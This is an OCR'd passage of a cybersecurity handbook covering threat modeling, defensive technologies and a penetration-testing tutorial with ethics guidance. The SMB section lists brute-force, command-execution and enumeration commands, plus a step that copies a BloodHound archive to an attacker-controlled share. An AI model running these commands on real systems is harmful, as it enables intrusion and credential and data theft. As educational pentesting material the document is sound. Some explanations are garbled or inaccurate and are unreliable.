
Once threat priorities are set, responses to those threats must be determined. Technologies and processes to remediate threats should be considered and weighted according to their cost and effectiveness. Response options include making adjustments to software architecture, altering operations and processes, and implementing defensive and
detective components. The difference is that threats are the focus of threat modeling, whereas assets are the focus of risk assessment.

Source:
[DREAD (risk assessment model) - Wikipedia]

19.4.3. PASTA
(Preparation, Analysis, Synthesis, Threat Analysis, Assessment, and Recommendation) process is a methodology for conducting threat assessments that organizations worldwide use. It is a systematic and structured approach that helps organizations identify, evaluate, and mitigate the risks and vulnerabilities they face. In this essay, we will discuss the seven stages of the PASTA process in detail.

- **Preparation**
  - Data and resources are gathered during the preparation stage of a threat assessment. This may include defining the scope and objectives of the assessment, gathering information on the organization's assets and vulnerabilities, and assembling a team of individuals with relevant expertise.
- **Analysis**
  - The analysis stage involves reviewing the data and information gathered during the preparation stage and analyzing their likelihood and potential impact.
- **Synthesis**

    - Creates a comprehensive picture of the organization's risk profile based on the information gathered during the analysis stage. This may involve developing risk maps or diagrams and identifying the most vulnerable areas.
- **Threat Analysis**
    - An organization's specific threats are identified and analyzed by the team. This may involve conducting vulnerability assessments or penetration tests to identify areas of weakness and assessing the likelihood and potential impact of different types of threats.
- **Assessment**
    - During the assessment phase, risks, vulnerabilities, and responses identified in the previous stages are assessed. Controls and countermeasures can be implemented to reduce risks, or contingency plans can be prepared.
- **Recommendation**
    - An organization's decision-makers are presented with the findings and recommendations of the team, as well as guidance on how to prioritize and implement those measures.
- **Implementation**
    - After the PASTA team makes recommendations and measures, the organization implements them. We may involve changing processes, policies, and systems or implementing new controls and countermeasures.



Source:
A Comprehensive Guide to Threat Modeling

Video:
PASTA Threat Modeling for Cybersecurity | OWASP All Chapters 2020 Presentation


19.5. Digital Forensics

This specialized field investigates and analyzes digital devices and systems. In addition to being a crucial discipline within the broader field of forensic science, it involves the application of scientific principles and techniques to investigate and resolve crimes. Digital forensics professionals get trained too.

- Recover
- Analyze
- present digital evidence

In a way that is legally permissible in court, which is often used for committing crimes in the digital age. The extraction, preservation, and analysis of data from digital devices and systems must be performed with specialized tools and techniques, as well as an interpretation and presentation of the results.

Among the industries in which digital forensics professionals are in high demand are law enforcement, government agencies, and private corporations. They assist in solving complex cases and ensuring justice gets served. Digital forensics is constantly evolving with the rapid advancement of technology, and professionals must stay up-to-date on the latest tools and techniques to effectively perform their duties.



Source:
[Introduction to digital forensics – Computers and Criminal Justice]

19.6. Log analytics

Log analytics Collects, parses, and analyzes log data to extract useful insights and identify potential issues. It is a critical component of any organization's security strategy, allowing organizations to monitor their systems and networks for potential cyber threats and attacks. There are several ways in which log analytics can help detect cyber-attacks.

- **Real-time monitoring**
    - By continuously analyzing log data in real-time, organizations can detect suspicious activity and take immediate action to prevent an attack.
- **Correlation of events**
    - Help organizations identify patterns and correlations in log data that may indicate a potential cyber-attack. For example, if an organization sees a sudden increase in failed login attempts from a particular IP address, it could signify a brute-force attack.
- **Alerts and notifications**
    - Configured to send alerts and notifications when certain conditions are met, such as when suspicious activity is detected. It allows organizations to respond quickly to potential threats.

Investigation and forensics: In a cyber-attack, log data can get used to investigate the attack and understand how it occurred. This information can help organizations identify the root cause of the attack and take steps to prevent similar attacks in the future.

Overall, log analytics is an essential tool for detecting and preventing cyber-attacks. By continuously monitoring log data and identifying patterns and correlations, organizations can take proactive measures to protect themselves against potential threats.

19.7. Network and Host Security

We implement secure systems against attackers to avoid insecure configurations. STIGS, or Security Technical Implementation Guides, are what we call them. The solution to are more secure network is understanding how advanced adversaries may attack our secure networks and what defenses we should use to protect them.

19.7.1. SIEM solutions and automated response

19.7.1.1. Behavioral analysis & Sandboxing

Using computer algorithms and sandboxing, test the data against the rules implemented. Only non-malicious data gets used by our systems.

19.7.1.2. Managed Detection & Response (MDR)

MDR protects the endpoint of a device, enabling visibility into that device and threat prevention. Protects our Endpoint devices and automates the authentication process.

19.7.1.3. Extended Detection Response (XDR)

A security solution that integrates cloud computing, email, and endpoints. By doing so, to better understand how the network is performing. Which threats may encounter outside the Standard MDR solutions

19.7.1.4. Security Orchestration & Automation Response (SOAR)

Due to SOAR's automated threat detection and response, the SOC has more time to focus on notable exceptions and can respond to incidents faster.

19.7.1.5. Zero Trust Network Design

Rather than assuming they already have trust, first, prove the employees are authorized to access the network when using this type of network. As far as current deployments are concerned, this architecture has proven highly effective in preventing attackers from gaining access to the targeted network.

19.7.1.6. Network Certificate authentication

Certificate-based authentication ensures the network devices can access the corporate network.

- #### 19.7.1.7. Honeypots and Honeytraps

Sometimes, companies will also employ honeypots to see if there is an insider threat or if someone in the network is to

compromise one of the servers or computers in the corporate network

19.7.2. Firewall inspection

19.7.2.1. Blocking unauthorized and unsigned code

prevents malicious code from entering our systems.

19.7.2.2. Protocol and web filtering analysis

By identifying the protocol used on a network, our systems can identify the type of traffic flowing through them.

19.7.2.3. Transport Layer Security

Usually, when network traffic gets sent, it uses encryption. For network administrators, it is a nightmare if malicious traffic also gets encrypted. TLS inspection exists to provide more visibility into the unknown. TLS inspection uses a root certificate to decrypt all the traffic

19.7.2.4. Real-time scanning and monitoring of traffic.

Our term for real-time monitoring of the status of threats and different malware samples is real-time scanning.

19.7.2.5. Filtering

19.7.2.5.1. Packet

We can determine whether there is malicious behavior at the packet level based on what is in the packets.

19.7.2.5.2. Application

At the application level, we can check to see if applications get authorized by corporate policy.

19.7.2.5.3. Network

Admins sometimes filter on different IP addresses, blocking a large portion of the country or network-based attacks.

19.7.2.6. Intrusion detection and prevention

These systems get configured to detect incoming threats and prevent them from entering the network.

19.7.2.7. Port mirroring for real-time data analysis

Occasionally, the system administrator mirrors all traffic to analyze and search for malicious files and payloads.

19.7.3. Hardware

19.7.3.1. Crypto Acceleration

Several companies offer Crypto Acceleration modules to speed up encryption.

19.7.3.2. Memory Guard

This technology encrypts memory while it is in transit to provide more security on the hardware level.

19.7.3.3. TPM module

A Trusted Platform Module is a hardware device that stores encryption keys. These encryption keys are stored safely in this module.

19.7.4. User space

Unlike kernel space, which is reserved for use by the operating system's kernel and other system-level components, user space is allocated for use by user-mode programs and applications.

19.7.4.1. Biometric authentication

By utilizing this technology, we can increase security since we can create physical products that threat actors cannot easily replicate.

19.7.4.2. Encryption

To protect data from unauthorized access, encryption transforms plaintext into an unreadable form, called ciphertext. It is possible to use encryption to secure data in transit, such as when it is transmitted over a network, or at rest when it is stored on a disk or other storage medium.

19.7.4.2.1. Drive encryption

Encryption of an entire drive, including the operating system, applications, and data files, is a method of securing data even if the drive is lost or stolen.

19.7.4.2.2. File-level encryption

Encrypting individual files rather than a whole drive can provide greater control over which files are encrypted, as well as make it easier to share encrypted files.

19.7.4.3. System protections

System protections are a set of security measures that are designed to protect an operating system and the applications that run on it from malicious attacks or unauthorized access.

19.7.4.3.1. Application Guard

In Microsoft Windows, Application Guard secures the operating system by running untrusted applications in a virtualized environment. This prevents malware and other malicious code from affecting the system.

19.7.4.3.2. Credential Guard

In Microsoft Windows, authentication is protected by isolating credentials in a virtual environment, preventing malicious software from stealing or compromising them.

19.7.4.3.3. Patch Management

is identifying, downloading, and installing software updates and security patches to fix known vulnerabilities in an operating system and its applications.

19.7.5. Kernel space

In general, it is vital to protect the kernel space of an operating system. We can keep it as small as possible by using the following methods. The kernel functions as Ring 0's beating heart.

19.7.5.1. ASLR

Operating systems (OSes) implement Address Space Layout Randomization (ASLR) to protect themselves against buffer-overflow attacks by randomly locating the location where system executables are getting loaded into memory.

19.7.5.2. EMET Mitigation (Enhanced Mitigation Experience Toolkit)

EMET is not guaranteed that vulnerabilities will not get exploited with these mitigation technologies. EMET (Enhanced Mitigation Experience Toolkit) reduces the likelihood of successful exploitation of software vulnerabilities.

19.7.5.3. Execution policy

It gets used to prevent malicious scripts from running. Administrators implement this, so users cannot run unauthorized scripts or payloads.

19.7.5.4. Anti-exploit prevention

Security programs provide an additional layer of protection by blocking attackers' techniques. These solutions can protect the system from Flash exploits and browser vulnerabilities, even ones that are not known or patched.

- #### 19.7.5.5. Logging

allows us to monitor our systems. Essentially, the report includes every action taken by the administrator. There are two tiers of log files:

19.7.5.5.1. Host OS

The OS will be visible on this layer, displaying its activities and actions.

19.7.5.5.2. Hypervisor logs

It is easier to comprehend what is happening in the hypervisor. However, it can also be more difficult to search because of the amount of logging information it contains so it can be overwhelming.

19.7.6. Firmware

Firmware usually referred to as microcode which runs on a BIOS chip.

19.7.6.1. BIOS

19.7.6.1.1. BIOS Guard

This technology prevents BIOS from being compromised and malicious code from overwriting the secure BIOS parameters.

19.7.6.1.2. Boot Guard

Tries to keep the boot order in check so no malicious OS can run on the system.

19.7.6.1.3. Memory Guard

This will protect memory from code injection or unauthorized memory changes without proper authorization.

19.7.6.2. Mode-Based Execution Control

Ensuring hypervisors can more confidently verify and enforce kernel code's integrity provides an additional layer of security in a virtualized environment.

19.7.6.3. Trusted execution technology

is a computer hardware technology aiming to authenticate an operating system and platform. A trusted environment requires the authentication of an operating system so that it can get considered trusted.

19.7.6.4. Guest Mode Execute Trap

Hypervisors can process code integrity checks efficiently and protect against malware with performance acceleration.

19.7.6.5. Control Flow Attack Protection

Control-flow Integrity (CFI) is a set of techniques for preventing memory errors by ensuring that the instruction pointer matches the instruction.

19.7.6.6. System Management Mode Supervisor

System Management Mode (SMM, also known as ring -2 about protection rings). All normal execution, including the operating system, is suspended in this mode on x86 central processor units (CPUs).

19.7.6.7. Secure Init and Jump with Attestation

In addition to verifying the authenticity of the hardware, it configures the first two stages of firmware booting. It inserts the unique device key known as the Creator Identity. It is verified utilizing a certificate signed with an intermediate Certificate Authority (CA) key from Silicon Creator, which can be verified using Public Key Infrastructure (PKI). An alternative is to self-sign the certificate and verify it against the public key of Creator Identity and a trustworthy device registry.

19.7.6.8. Encryption

19.7.6.8.1. Advanced Encryption Standard

Used for encrypting CPU traffic with AES256 ensuring data integrity and confidentiality.

19.7.6.9. Resilience

In case of a lower-level attack, it is essential to have firmware secure and easy to recover in case of a cyber-attack on the system's firmware and hardware.

19.7.6.10. Micro-segmentation

is used in networks to provide extra layered security and have greater control over networks. Using this strategy enables the organization to be more security-minded.

19.7.6.11. Network

Using a holistic approach to network security requires enough oversight and insight into the network running.

19.7.6.12. Software

To help mitigate the risks we encounter when writing software that got tested, the following technologies got incorporated into our hardware devices:

19.7.6.12.1. Control-Flow Enforcement technology

Memory corruption attacks, such as buffer overflows and return-oriented programming (ROP), can be mitigated by Control-Flow Enforcement Technology (CET), a security feature. CET checks that only valid memory locations are used for control flow transfers by enforcing a specific layout of code and data in memory.
CET uses two primary mechanisms to enforce this layout:

Shadow Stack
Stacks track the return addresses of function calls. This stack is checked before the control is transferred to the return address to ensure that the address is valid and that the transfer does not result from a buffer overflow.

Indirect Control-Flow Integrity (ICFI)
By using this mechanism, control flow transfers are only made to valid memory locations. It is maintaining a table of valid target addresses and

checking that the target of a transfer is present in the table before allowing the transfer to occur.

19.7.6.12.2. Extended Page Tables Subpage Write

By using this feature, memory-based attacks can be mitigated, including those that attempt to write to memory to change execution flow or inject malicious code. When a process attempts to write to a protected page, the processor will raise an exception, and the operating system can take the appropriate action, such as terminating the process or logging the event.

19.7.6.12.3. Threat Detection Technology

It detects and mitigates various security threats, such as malware, advanced persistent threats (APTs), and other malicious activities, using hardware-based security features on Intel processors.

19.7.6.12.4. User-Mode Instruction Prevention

User-Mode Instruction Prevention (UMIP) is a feature of modern Intel processors that helps to prevent certain types of attacks that involve executing malicious code in user-mode (ring 3) of the processor's memory protection system.

19.7.6.12.5. Behavioral analysis

Behavior analysis systems are designed to detect and respond to advanced threats that can evade traditional security solutions. It helps organizations have a more proactive approach to security by identifying and responding to threats in real-time, providing visibility into the endpoint and network activity, and responding quickly to security incidents.

19.7.7. Virtualization technology

Security-wise, virtualization will not be considered a security feature. To provide some context on why this can be used as a security feature, we have a list of security technologies and techniques invented to secure our hyper virtual computer networks with holistic security solutions with full incident response and detection capabilities.

19.7.7.1. Hypervisor security

refers to the measures that are taken to protect the hypervisor and the VMs it manages from malicious attacks or unauthorized access. This includes security features such as memory isolation, access control, and logging.

19.7.7.1.1. Hypervisor-protected Code Integrity (HVCI)

With Hypervisor-protected Code Integrity (HVCI), an operating system is protected against malicious code that executes in kernel mode or at a higher privilege level. In order to identify and block malicious code that attempts to execute in kernel mode, it runs a hypervisor that enforces code integrity checks on the operating system kernel.

19.7.7.1.2. Hypervisor Memory Introspection

HMI provides a deeper insight into code injection and manipulation and can provide a deeper level of security for virtualized endpoint devices.

19.7.7.1.3. Virtual TPM module

This virtual Trusted Platform Module provides the storage of encryption keys. This way, administrators can be shielded from rogue access to shielded virtual machines.

20. Penetration Testing and Auditing

So, what is penetration testing? Sometimes called a lost art for many. It requires a deep understanding of operating systems like Windows or Linux. A solid grasp of communication protocols we use daily on the internet. Besides that, we must have a broad understanding of the different stages of an actual penetration test. During a Penetration test, we simulate a cyber-attack on computer systems. We also perform a Vulnerability Assessment to check if the target systems contain any weak spots or misconfiguration that need to get patched.For the auditing of these systems, there are various frameworks and methodologies we got to utilize to perform our penetration test

- Security Testing Methodology Manual (OSSTMM)
- The Penetration Testing Execution Standard (PTES)
- The Information System Security Assessment Framework (ISSAF)

For the Penetration test there are special distributions that aid the testing process and include many security assessment tools

- Black Arch
- Kali Linux
- Parrot Security OS

Before we go into any penetration test ask yourself the following questions:

- Who is the penetration test for?
- Which IP WAN address are we able to attack?
- Which DNS domains fall under the agreement?
- Are there any critical devices in the network we should not touch?
- Are there any limitations in the Pentest?
- What are the rules of engagement?
- What kind of penetration test will get performed?
    - Wireless
    - Application
    - Active Directory
    - Network
    - Physical
    - Internal
    - Social Engineering
    - Web application

In which circumstances will the test get performed?

- White box
- Gray box
- Black box

These are all questions we need to answer before starting any penetration engagement. Before beginning any engagement, read this guide for Penetration testers. It has the entire list of things we should do during an engagement.

there is no such thing as an "unhackable" system, nor can any single system be secured unless all of the interconnected systems that touch or access the infrastructure are also secured. Logic suggests that, to maximize effectiveness, an organization must implement multiple overlapping protection solutions that work together. Therefore, any failure or circumvention of a personal protection approach does not compromise the entire infrastructure if it fails or is circumvented.

20.1. Ethics in penetration testing

what it means to be an Ethical hacker or Penetration Tester. Many people may have asked the question, what is the difference between a Black Hat and a White Hat hacker? The answer to that question comes down to Ethics. Is it ethical to do the activities we are performing? If it is not, we are most likely doing hacking that's not ethical and punishable by the law. Common practices by blackhat hackers:

- Extortion
- Blackmailing
- DDoS attacks
- Irresponsible Disclosure
- Ransomware
- Data Destruction

None of these practices are ethical and should not be performed by ethical hackers or penetration testers. Another important thing to understand is what impact the penetration tests will have. Will it affect the customers, employees, or maybe even production systems? It is crucial to measure and make a risk assessment of all the critical systems to be tested during the penetration test. If any system goes down, we can be held accountable for the action, and it might even get sued if it ends badly. So to prevent this, make sure we know the network we are testing and we have set boundaries for the systems we are allowed to test.

20.2. Responsible vulnerability disclosure

If we find a vulnerability in any company's software, make sure to give the company notice and enough time to fix the issue. If the company has permitted us to disclose the Vulnerability, we can take notice of it and publish it on the internet. We could be sued for irresponsible disclosure if we do not follow these practices. It could be seen as a serious crime, so always be careful of what kind of information we disclose on the internet without proper research.

Most companies with a vulnerability disclosure program will offer a bug bounty if we find a critical vulnerability in their website or production servers. Most disclosure windows will be between 60 to 90 days.

How do ethical hackers or penetration testers find these vulnerabilities? Usually, they will use methods like Static, Dynamic analysis, or fuzzing the application with random data. Once a Vulnerability has been found. Independent security researchers from a CVE authority will test and confirm our findings, and they will be assigned a CVE number, for example, CVE-2022-001253. The first part indicates the year the vulnerability was found, and the second part will be the order of the CVE.

Resources:
https://vuls.cert.org/confluence/display/CVD/1.+Introduction

Some other handy websites to find CVEs
NVD
https://www.cvedetails.com/

To find exploits or proof of concepts
https://www.exploit-db.com/
https://www.rapid7.com/db/
https://cxsecurity.com/exploit/
Zero-day Vulnerability Database

20.3. Reconnaissance

Before we try to perform penetration tests on a company, we must perform OSINT or open-source intelligence on the companies in scope assets. This method allows for finding much information on the target. Here are a few websites that allow us to find target information.

- Maltego
- Mitaka
- SpiderFoot
- Spyse
- BuiltWith
- Intelligence X
- DarkSearch.io
- Grep.app
- Recon-ng
- theHarvester
- Shodan
- Metagoofil
- Searchcode
- SpiderFoot
- Babel X
- censys search
- Shodan
- dehashed

Things we will be looking for during OSINT are commonly used passwords in data breaches, usernames, emails, and anything that could help gain a foothold into the company during the penetration testing.

For extra information
OSINT Framework

Video:
The open-source intelligence revolution: Meet the kids outsmarting the CIA | Manas Chawla | TEDxLSE
Open-Source Intelligence (OSINT) in 5 Hours - Full Course - Learn OSINT!

20.4. Network enumeration

During these phases, we go over active information gathering; we use common scanning tools and techniques. To see what services and applications are running on the target hosts. This way can see if the target we will attack is vulnerable to known exploits or if there are any common misconfigurations in the software or operating system deployment. Common Tools we use for scanning the target hosts are

- Nmap
- Netdiscover
- Burp suite
- Nessus
- OpenVas
- SQLmap
- Wfuzz
- Metasploit
- Impacket

20.4.1. Nmap

Tool is an advanced port scanner to scan a network or a host. It enumerates which kinds of ports are open and what kind of services are running on the ports. Most of the hacking during a penetration test will be an enumeration, which is key to getting the foot into the door to gain initial access to a network eventually. Nmap also has a large script library that you can use to do everything from find the general location of the target to execute a DoS attack.

Source
https://nmap.org

Video:
Nmap Tutorial For Beginners - 1 - What is Nmap?

Most of the Tools listed above will come with standard penetration testing distros. If they are not pre-installed, you can pull them from Github.

20.4.2. Netdiscover

This tool discovers the network. That is, it pulls down IP addresses and mac addresses that connect on the same subnet. It does this by listening to the ARP (Address Resolution Protocol) protocol to find out the live systems in the network.

Source
Netdiscover, ARP Scanner (official repository)

Video:
Using the NetDiscover Tool(Kali Linux Information Gathering part 1)

20.4.3. Burp suite

This tool is a network proxy that intercepts traffic and modifies the packets sent. It will allow us to send commands to a server that is typically not allowed. It will help us gain access to a targeted web server and gain access. Burp suite is a very useful tool for bug bounty hunters if they are trying to find vulnerabilities in a target. Burp Suite is most commonly used with the foxyproxy extension on your preferred browser, which works by routing your network requests through a certain port.

Source:
Burp Suite - Application Security Testing Software - PortSwigger

Video:
burp suite

20.4.4. Nessus / OpenVas

They are vulnerability scanners searching for standard computer systems: During theses. They do this with a list of known vulnerabilities to see if the computer is running any vulnerable software that could get exploited by the hacker or penetration tester.

Source:
Tenable
OpenVAS

Video:
Host Discovery & Vulnerability Scanning With Nessus

20.4.5. SQLmap

This tool can perform automated SQL injections and take over databases. It could be useful to gain access to a web server or a database server and dump credentials to gain access and gain a foothold in the targeted system.

Video:
Web App Penetration Testing - #8 - SQL Injection With sqlmap

Source:
SQLMap

20.4.6. Wfuzz

This tool is used for Fuzzing the targeted system with random data. It keeps sending random data to the web server until the tool finds a vulnerability or misconfiguration.

Source:
GitHub - xmendez/wfuzz: Web application fuzzer

20.4.7. Metasploit
Metasploit is one of the most common exploitation tools. It contains a lot of useful exploits and enumeration tools and makes the life of a penetration tester much easier.

Source:
GitHub - rapid7/metasploit-framework

Video:
Metasploit For Beginners - #1 - The Basics - Modules, Exploits & Payloads

20.4.8. Impacket
This tool gets information on the active directory domain. It will gather information like a domain name. Impacket is a collection of Python classes for working with network protocols. Impacket focuses on providing low-level programmatic access to the packets and, for some protocols (e.g., SMB1-3 and MSRPC), the protocol implementation itself. Packets can be constructed from scratch and parsed from raw data. The object-oriented API makes it simple to work with deep hierarchies of protocols

Source:
Impacket is a collection of Python classes for working with network protocols.

Video:
Impacket GetUserSPNs & Kerberoasting Explained

20.4.9. Hydra
Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra can perform rapid dictionary attacks against more than 50 protocols.

Source:

Video:
How to use Hydra to brute force login pages

20.4.10. Port discovery and service enumeration
During the network enumeration process. We will scan the network and determine how many systems are on the subnet. From there, we will look at what operating systems are running and which ports on TCP are running. From gathering and collecting all these formations, we could draw a pretty accurate picture of what kind of operating system it is. The ports are usually looking for this for an Active Directory server. The following command we performed for this can is;

Command:

nmap 192.168.4.0 -p- -T4 -A

The command will show us all the ports and services running on the host that NMAP can pull off the targeted host.

20.4.11. TCP and UDP

Ports that immediately stand out are

- 53 - DNS - This means there is a DNS server active on the network - Domain name services
- 139 - Netbios - The name of the target
- 389 - LDAP - Could be used for enumeration later it immediately gives us the domain name as well
- TCP Other ports might be able to look for are the following”
- 80 - HTTP - This could indicate a web server running on the host.
- 443 - HTTPS - This is just the encrypted version of port 80. it uses TLS or SSL to encrypt client and server communication.
- 3389 - RDP - Remote Desktop Protocol mostly used to get Graphical Guided User interface to manage the endpoint or server.
- 22 - SSH - Secure Shell - This allows the management of a host remotely using the bash terminal. This shell gets also encrypted by encryption.
- 21 - FTP - File Transfer Protocol - This gets used to transfer files to the machine.
- 5985 - WinRM - This gets used to remotely managing the Windows host
- 23 - Telenet - Same as SSH, just not encrypted
- 5985, 5986 - Remote PowerShell - This port can send PowerShell commands to a target
- 445 - SMB - Server Message Block V1-3 transfers files over the network. The service is very famous amongst hackers because there
- 111 - NFS - Network File Sharing - This is mostly used for Linux servers but can also get used for Windows
- 135 - MSRPC - Windows management interface - Mostly used for windows management, is the endpoint mapper of MSRPC

20.5. SMB Pentesting

SMB stands for Server Message Block. The default ports are 445, 139. It allows clients, like workstations, to communicate with a server like a shared directory.

- SMB Enumeration
  - Auto enum can be done with nmap like so. Pay attention here; the port may be different, but not all the time, and of course, the ip will be different.

    - **nmap --script smb-brute -p 445 <target-ip>**
    - **nmap --script smb-enum-shares.nse,smb-enum-users.nse -p 445 <target-ip>**
    - **nmap --script smb-enum* -p 445 <target-ip>**
    - **nmap --script smb-protocols -p 445 <target-ip>**
    - **nmap --script smb-vuln* -p 445 <target-ip>**
  - Enum4Linux enumerates the users, share directories, etc.
    - **enum4linux <target-ip>** # Basic use.
    - **enum4linux -a <target-ip>** # All Enum.
    - **enum4linux -v <target-ip>** # Verbose.
    - **enum4linux -u username -p password <target-ip>** #Specify username and password. This can get us even more information as we will have access that users share.
  - Smbmap
    - **smbmap -H <target-ip>**
    - **smbmap -H <target-ip> -R** # Recursive lookup.
    - **smbmap -u username -p password -H <target-ip>** # Username and Password
    - **smbmap -u username -p password -H <target-ip> -x 'ipconfig'** # Execute a command

- Brute Force Credentials
  - **hydra -l username -P passwords.txt <target-ip> smb**
  - **hydra -L usernames.txt -p password <target-ip> smb**

- Connect with smbclient

  smbclient -L 10.0.0.1
  smbclient -N -L 10.0.0.1
  smbclient -N -L \\\\10.0.0.1
  smbclient -L 10.0.0.1 -U username
  - Anonymous
    - **smbclient //10.0.0.1/somedir -N**
  - With a space in the dir we “”
    - **smbclient "//10.0.0.1/some dir" -N**
  - Specify shared directory
    - **smbclient //10.0.0.1/somedir -U username**
  - Specify workgroup

- **smbclient -L 10.0.0.1 -W WORKGROUP -U username**

20.6. Commands for SMB Enumeration


- List Files
  - smb> **ls**
- Download a file
  - smb> **get sample.txt**
- Put a file can be txt,pdf,php ect..
  - smb> **put sample.txt**
- Download files recursively
  - smb> **mask ""**
  - smb> **recurse ON**
  - smb> **prompt OFF**
  - smb> **mget ***
- We can use smbget from our local machine as well
  - **smbget -R smb://<target-ip>/somedir -U username**
    Specify workgroup
  - **smbget -R smb://<target-ip>/somedir -w WORKGROUP -U username**
    as anonymous user
  - **smbget smb://<target-ip>/somedir -U anonymous**
  - password: anonymous
- Transfer a file from windows to your attacker machine.
  In your local kali make a directory that you want that file to go into.
  mk dir smb
  Next we will run impacket-smbserver
  sudo impacket-smbserver -smb2support share $(pwd)
  Then we will transfer the file over to that share we just set up with impacket-smbserver.
  powershell copy bloodhound.zip \\attackip\share
  We choose to show you a transfer of a bloodhound zip file which is super important when enumerating AD.

  Video:
  [NetBIOS And SMB Enumeration - Nbtstat & smbclient]

20.7. Web Applications Pentesting

- Command injection
  - CAPEC-248: Command Injection (Version 3.8)
    - What is command injection? - Web Security Academy
- SQLI Injection
  - Exploit Public-Facing Application, Technique T1190 - Enterprise | MITRE ATT&CK®
    - SQL Injection For Beginners
- Cross-site request forgery
  - CWE-352: Cross-Site Request Forgery (CSRF) (4.9)
    - CSRF Tutorial - A Guide to Better Understand and Defend Against Cross-Site Request Forgery (CSRF)
- XML external entity
  - CWE-611: Improper Restriction of XML External Entity Reference (4.9)
    - OWASP Top 10: XML External Entities
- Server Side Template Injection
  - Template Injection, Technique T1221 - Enterprise | MITRE ATT&CK®
    - Ultimate SSTI Beginner Guide: From Identify To Exploit
- Deserialization
  - CWE-502: Deserialization of Untrusted Data (4.9)
    - Insecure Deserialization Attack Explained
- File-upload
  - Stage Capabilities: Upload Malware, Sub-technique T1608.001 - Enterprise | MITRE ATT&CK®
    - How To Bypass Website File Upload Restrictions
- LDAP injection
  - Input Injection, Technique T1516 - Mobile | MITRE ATT&CK®
    - LDAP Injection | CSAW CTF "ldab"
- NOSQL injection
  - CAPEC-676: NoSQL Injection (Version 3.8)
    - Blind MongoDB NoSQL Injection - HackTheBox Cyber Apocalypse CTF
- Parameter pollution
  - CAPEC-460: HTTP Parameter Pollution (HPP) (Version 3.8)
    - HTTP Parameter Pollution Explained
- XSS cross site scripting
  - Drive-by Compromise, Technique T1189 - Enterprise | MITRE ATT&CK®
    - Cross Site Scripting (XSS) | Real World

20.8. Active Directory



Source Image: [GitHub - infosec n1nja/AD-Attack-Defense: Attack and defend active directory using modern post exploitation adversary tradecraft activity]
Extra sources: [SPN Scanning – Service Discovery without Network Port Scanning – Active Directory Security]
Credits for information to: [GitHub - infosec n1nja/AD-Attack-Defense: Attack and defend active directory using modern post exploitation adversary tradecraft activity]

20.8.1. Discovery

During this phase, the attackers will try to enumerate the services. They can do the following:

20.8.1.1. SPN Scanning

